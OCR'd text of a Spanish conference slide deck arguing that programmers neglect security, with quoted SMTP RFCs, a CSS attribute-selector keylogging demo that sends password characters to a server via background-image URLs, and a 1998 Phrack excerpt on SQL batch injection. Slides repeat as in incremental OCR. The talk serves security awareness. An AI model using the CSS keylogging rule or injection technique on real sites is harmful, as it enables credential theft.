
¿Por qué a los programadores nos preocupa una mierda la seguridad y por qué debería preocuparnos?


Jose Antonio Bautista Montejo

@jbautistam

¿Por qué hablo de seguridad?



¿Por qué hablo de seguridad?




¿Por qué hablo de seguridad?

Security

Security? We've heard of it, say web-app devs. 31 in 33 codebases have at least one big bad vuln

HTTP 404: Secure programming not found

By Thomas Claburn in San Francisco 16 Apr 2018 at 19:06 9 SHARE



Automated source code analysis of 33 web applications has found that 94 per cent of them have at least one high-severity vulnerability, according to security biz Positive Technologies.

¿Qué sabemos?

Patrones de diseño

Solid

TDD

DDD

BDD

ORM

CQRS

Microservicios

¿Qué sabemos?

Patrones de diseño
Solid
TDD
DDD
BDD
ORM
CQRS
Microservicios

Diferencias WEP/WPA/WPA2
HTTPs
JWS
SQL Injection
XSS
CSRF
ARP Spoof
DNS Hijacking
Wifi Rogue AP

¿3 archivos de sistema Android?

Los programadores somos gente confiada

RFC 821 - August 1.982 Simple Mail Transfer Protocol

The following are the SMTP commands:

```
HELO <SP> <domain> <CRLF>
MAIL <SP> FROM:<reverse-path> <CRLF>
RCPT <SP> TO:<forward-path> <CRLF>
DATA <CRLF>
RSET <CRLF>
SEND <SP> FROM:<reverse-path> <CRLF>
SOML <SP> FROM:<reverse-path> <CRLF>
SAML <SP> FROM:<reverse-path> <CRLF>
VRFY <SP> <string> <CRLF>
EXPN <SP> <string> <CRLF>
HELP [<SP> <string>] <CRLF>
NOOP <CRLF>
QUIT <CRLF>
TURN <CRLF>
```

https://tools.ietf.org/html/rfc821

Los programadores somos gente confiada

RFC 821 - August 1.982 Simple Mail Transfer Protocol

The following are the SMTP commands:

```
HELO <SP> <domain> <CRLF>
MAIL <SP> FROM:<reverse-path> <CRLF>
RCPT <SP> TO:<forward-path> <CRLF>
DATA <CRLF>
RSET <CRLF>
SEND <SP> FROM:<reverse-path> <CRLF>
SOML <SP> FROM:<reverse-path> <CRLF>
SAML <SP> FROM:<reverse-path> <CRLF>
VRFY <SP> <string> <CRLF>
EXPN <SP> <string> <CRLF>
HELP [<SP> <string>] <CRLF>
NOOP <CRLF>
QUIT <CRLF>
TURN <CRLF>
```

https://tools.ietf.org/html/rfc821

Los programadores somos gente confiada

RFC 2554 – March 1.999 SMTP Service Extension for Authentication

Obsoleted by: 4954 PROPOSED STANDARD

Network Working Group J. Myers
Request for Comments: 2554 Netscape Communications
Category: Standards Track March 1999

SMTP Service Extension
for Authentication

1. Introduction

This document defines an SMTP service extension [ESMTP] whereby an SMTP client may indicate an authentication mechanism to the server, perform an authentication protocol exchange, and optionally negotiate a security layer for subsequent protocol interactions. This extension is a profile of the Simple Authentication and Security Layer [SASL].

4. The AUTH command

AUTH mechanism [initial-response]

Arguments:
a string identifying a SASL authentication mechanism.
an optional base64-encoded response


Restrictions:
After an AUTH command has successfully completed, no more AUTH commands may be issued in the same session. After a successful AUTH command completes, a server MUST reject any further AUTH commands with a 503 reply.

The AUTH command is not permitted during a mail transaction.

https://tools.ietf.org/html/rfc2554

Los programadores somos gente confiada

RFC 2554 – March 1.999 SMTP Service Extension for Authentication



Obsoleted by: 4954 PROPOSED STANDARD

Network Working Group J. Myers
Request for Comments: 2554 Netscape Communications
Category: Standards Track March 1999

S: 220 smtp.server.com Simple Mail Transfer Service Ready
C: EHLO client.example.com
S: 250-smtp.server.com Hello client.example.com
S: 250-SIZE 1000000
S: 250 AUTH LOGIN PLAIN CRAM-MD5
C: AUTH LOGIN
S: 334 VXNlcm5hbWU6
C: adlxdkej
S: 334 UGFzc3dvcmQ6
C: lkujsefxlj
S: 235 2.7.0 Authentication successful

Arguments:
a string identifying a SASL authentication mechanism.
an optional base64-encoded response

Restrictions:
After an AUTH command has successfully completed, no more AUTH commands may be issued in the same session. After a successful AUTH command completes, a server MUST reject any further AUTH commands with a 503 reply.

The AUTH command is not permitted during a mail transaction.

https://tools.ietf.org/html/rfc2554

Los programadores somos gente confiada

CSS 3: Attribute selector

```
input[type=text] {
    background-color: white;
    background-image: url('searchicon.png');
    background-position: 10px 10px;
    background-repeat: no-repeat;
    padding-left: 40px;
}
```

```
[class$="test"] {
    background: yellow;
}
```

Los programadores somos gente confiada


CSS 3: Attribute selector

```
input[type=text] {
    background-color: white;
    background-image: url('searchicon.png');
```

```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```


```
[class$="test"] {
    background: yellow;
}
```

Los ingenieros somos gente confiada



https://no-csp-css-keylogger.badsite.io/
https://github.com/maxchehab/CSS-Keylogging

Los programadores somos gente confiada



https://no-csp-css-keylogger.badsite.io/
https://github.com/maxchehab/CSS-Keylogging

Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en **1.998**

NT Web Technology Vulnerabilities – revista Phrack

```
----[  ODBC and MS SQL server 6.5

Ok, topic change again.  Since we've hit on web service and database stuff,
let's roll with it.  Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem.  He did the good thing and told
Microsoft, and their answer was, well, hilarious.  According to them,
what you're about to read is not a problem, so don't worry about doing
anything to stop it.

- WHAT'S THE PROBLEM?  MS SQL server allows batch commands.

- WHAT'S THAT MEAN?  I can do something like:

        SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5

Exactly like that, and it'll work.  It will return two record sets, with each
set containing the results of the individual SELECT.
```

Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en **1.998**

NT Web Technology Vulnerabilities – revista Phrack

```
----[  ODBC and MS SQL server 6.5

Ok, topic change again.  Since we've hit on web service and database stuff,
let's roll with it.  Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem.  He did the good thing and told
Microsoft, and their answer was, well, hilarious.  According to them,
what you're about to read is not a problem, so don't worry about doing
anything to stop it.

- WHAT'S THE PROBLEM?  MS SQL server allows batch commands.

- WHAT'S THAT MEAN?  I can do something like:

        SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5

Exactly like that, and it'll work.  It will return two record sets, with each
set containing the results of the individual SELECT.
```

Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en **1.998**

NT Web Technology Vulnerabilities – revista Phrack

